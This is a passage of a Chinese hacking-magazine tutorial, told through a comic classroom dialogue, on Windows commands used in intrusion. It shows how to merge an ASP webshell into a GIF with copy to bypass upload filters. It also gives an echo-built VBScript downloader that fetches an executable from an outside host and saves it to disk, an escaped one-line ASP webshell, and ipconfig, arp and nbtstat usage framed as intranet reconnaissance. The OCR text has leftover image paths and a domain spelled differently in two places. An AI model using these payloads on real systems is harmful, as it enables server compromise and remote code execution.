


图13 使用copy命令合并文件

当你在网站后台上传webshell的时候，很多网站的上传系统都会判断图片的文件头，如果正常则放行，反之则不能上传。这样，正常

的webshell就不能上传上去，造成一大批入侵者的郁闷。而copy命令正好有合并文件的功能，这样我们就可以随便找一个图片用copy命令将它跟一个webshell合并就可以正常上传了。合并命令为：**copy 1.gif+2.asp 2.gif**”，如图13。

刀光剑影

“熊猫师弟啊，今天怎么你当老师了？”鹤师兄刚来实验室。

“是啊！师兄他们说要考考我，我就给他们演示一下，见笑了！”阿宝很得意，后果很严重……

“师弟，你手上的教鞭怎么那么像我的无线装备？”语音未落，鹤师兄已飞到自己的座位上，一看就傻了眼……阿宝手上的教鞭正是它的绝版无线工具啊！

鹤师兄怒火冲天，接下来的是一场刀光剑影，阿宝被打的遍体鳞伤，真是可怜的孩子，谁叫他这么不长智又做错事情了呢。

“停！停！暴力不能解决问题的。”这个时候师傅也来实验室了，应该是被这场激战的声音引来的吧。

“师傅！你评评理，熊猫师弟太气人了，竟然拿我的无线装备当教鞭，万一弄坏了可惨了。”鹤师兄委屈的说。

“master师傅！我不知道那是什么东西，我看见蛮像教鞭的就拿来用了，不过我没弄坏哦。这里向鹤师兄说声对不起，再说我已经被打的遍体鳞伤了，呜呜呜呜……”阿宝当时的样子真的好可怜哦。

“下次不懂先问问别人，别总是自作主张，明白没？”小浣熊师傅说。

“知道了，师傅！”阿宝趴地上回答道。

“继续你们的讨论吧！”师傅说完就走了。

“熊猫师弟，每次你出场都会弄出一点笑话来，你真行哦！下面我来讲讲一些关于网络方面的系统命令吧！”太极虎师姐奸笑道，此时熊猫在地上傻傻地看着它。

网络类系统命令

6、ipconfig命令

IPConfig实用程序可用于显示当前主机的TCP/IP配置的设置值，这些信息一般用来检验人工配置的TCP/IP设置是否正确。但是，如果你的计算机和所在的局域网使用了动态主机配置协议(Dynamic Host Configuration Protocol，DHCP——Windows NT下的一种把较少的IP地址分配给较多主机使用的协议，类似于拨号上网的动态IP分配)，这个程序所显示的信息也许更加实用。这时，IPConfig可以让你了解你的计算机是否成功的租用到一个IP地址，如果租用到则可以了解它目前分配到的是什么地址。

了解计算机当前的IP地址、子网掩码和缺省网关，实际上是进行测试和故障分析的必要项目。

“师弟听好了，以下所说的命令在以后的内网渗透中作用非常大，要留神了！”太极虎师姐提醒道。

ipconfig——当使用IPConfig时不带任何参数选项，那么它为每个已经配置了的接口显示IP地址、子网掩码和缺省网关值，如图14。




图14 ipconfig命令

ipconfig /all——当使用all选项时，ipconfig能为DNS和WINS服务器显示它已配置且所要使用的附加信息（如IP地址等），并且显示内置于本地网卡中的物理地址（MAC）。如果IP地址是从DHCP服务器租用的，ipconfig将显示DHCP服务器的IP地址和租用地址预计失效的日期，如图15。




图15 ipconfig /all命令

7、arp命令

ARP是一个重要的TCP/IP协议，并且用于确定对应IP地址的网卡物理地址。使用arp命令，我们能够查看本地计算机或另一台计算机的ARP高速缓存中的当前内容。此外，使用arp命令也可以用人工方式输入静态的网卡物理/IP地址对，这样有助于减少网络上的信息量。

arp命令在内网渗透中一般用于测探与本机进行通讯的机器列表，我们来执行**arp -a**命令看看效果，如图16，发现高速缓存中的所有项目这里存在192.168.1.1这个地址。




图16 ARP命令查看缓存

这个IP正好是路由器的，因为我们机器处于内网，上网是要通过路由器，所以本地机器一定要与路由器通讯，于是路由器的IP就会出现在arp的缓存表里了。

要是你与内网的其它机器也有通讯的话，信息也会显示在该缓存表中。arp命令还可以带上参数-g，-a和-g参数的结果是一样的，多年来-g一直是UNIX平台上用来显示ARP高速缓存中所有项目的选项，而Windows用的是arp -a（-a可被视为all，即全部的意思），但它也可以接受比较传统的-g选项。**arp -d**命令则为清除缓存数据。

8、echo命令

这个命令虽然简单，但是用起来还是有技巧的，这里以一个VBS下载者为例，先看以下代码：


```
echo Set xPost = createObject("Microsoft.XMLHTTP") >cl.vbs
echo xPost.Open "GET","http://www.mhack.cn/cl.exe",0 >>cl.vbs
echo xPost.Send() >>cl.vbs
echo Set sGet = createObject("ADODB.Stream") >>cl.vbs
echo sGet.Mode = 3 >>cl.vbs
echo sGet.Type = 1 >>cl.vbs
echo sGet.Open() >>cl.vbs
```

```
echo sGet.Write(xPost.responseBody) >>cl.vbs
echo sGet.SaveToFile "c:\dc.exe",2 >>cl.vbs
```

以上代码的意思就是将 echo 后面的内容输入到 cl.vbs 文件里面。这里大家会发现第一行结尾处用的“>”这个符号，而下面行列当中内容的结尾处都是用的“>>”这个符号，这有什么区别呢？

第一行用“>”，意思是清空 cl.vbs 原有的数据并将 echo 后面的内容输入 cl.vbs 文件。而用“>>”这个符号的意思则为保留 cl.vbs 里面原有的内容，在最后一行添加echo后面的内容。

把以上内容直接复制到 cmd 里面即可生成一个 cl.vbs 文件，如图 17。



```
C:\WINDOWS\system32\cmd.exe
C:\>echo Set xPost = createObject("Microsoft.XMLHTTP") >cl.vbs
C:\>echo xPost.Open "GET","http://www.nhack.cn/cl.exe",0 >>cl.vbs
C:\>echo xPost.Send() >>cl.vbs
C:\>echo Set sGet = createObject("ADODB.Stream") >>cl.vbs
C:\>echo sGet.Mode = 3 >>cl.vbs
C:\>echo sGet.Type = 1 >>cl.vbs
C:\>echo sGet.Open() >>cl.vbs
C:\>echo sGet.Write(xPost.responseBody) >>cl.vbs
C:\>echo sGet.SaveToFile "c:\dc.exe",2 >>cl.vbs
C:\>

Set xPost = createObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.nhack.cn/cl.exe",0
xPost.Send()
Set sGet = createObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile "c:\dc.exe",2
```

图 17　echo 出 vbs 下载者

还有一些情况需要echo出一句话木马，但直接用echo命令输入一句话木马是不行的，因为一些特殊字母会被过虑掉，此时就需要用“^”转义字符来写一句话木马，如：

```
echo ^<script language=VBScript runat=server^>execute request^("l"^)^</script^>>d:\web\1.asp
```

9、nbtstat 命令


> 该命令用于显示本地计算机和远程计算机的基于 TCP/IP (NetBT)协议的 NetBIOS 统计资料、NetBIOS 名称表和 NetBIOS 名称缓存。 NBTSTAT 可以刷新 NetBIOS 名称缓存和注册的 Windows Internet 名称服务(WINS)名称。

使用不带参数的 **NBTSTAT** 命令将显示帮助，语法格式为：**nbtstat [-a remotename] [-A IPaddress] [-c] [-n] [-r] [-R] [-RR] [-s] [-S] [Interval]**。

-n 参数显示本地计算机的 NetBIOS 名称表，如图 18。

-a remotename参数是显示远程计算机的 NetBIOS 名称表，其中remote name是远程计算机的 NetBIOS 计算机名称。NetBIOS名称表是运行在该计算机上的应用程序使用的 NetBIOS 名称列表。

执行**nbtstat -a 远程ip** 后就能得到图18的结果，不过那个结果是显示对方计算机的 NetBIOS 名称表信息。



```
C:\WINDOWS\system32\cmd.exe
C:\>nbtstat -n

本地连接:
Node IpAddress: [192.168.1.123] Scope Id: []

                NetBIOS Local Name Table

       Name               Type         Status
    ---------------------------------------------
    WWW-402C23670FC<00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    WWW-402C23670FC<20>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered
    WORKGROUP      <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered

宽带连接:
Node IpAddress: [123.112.82.155] Scope Id: []

    No names in cache

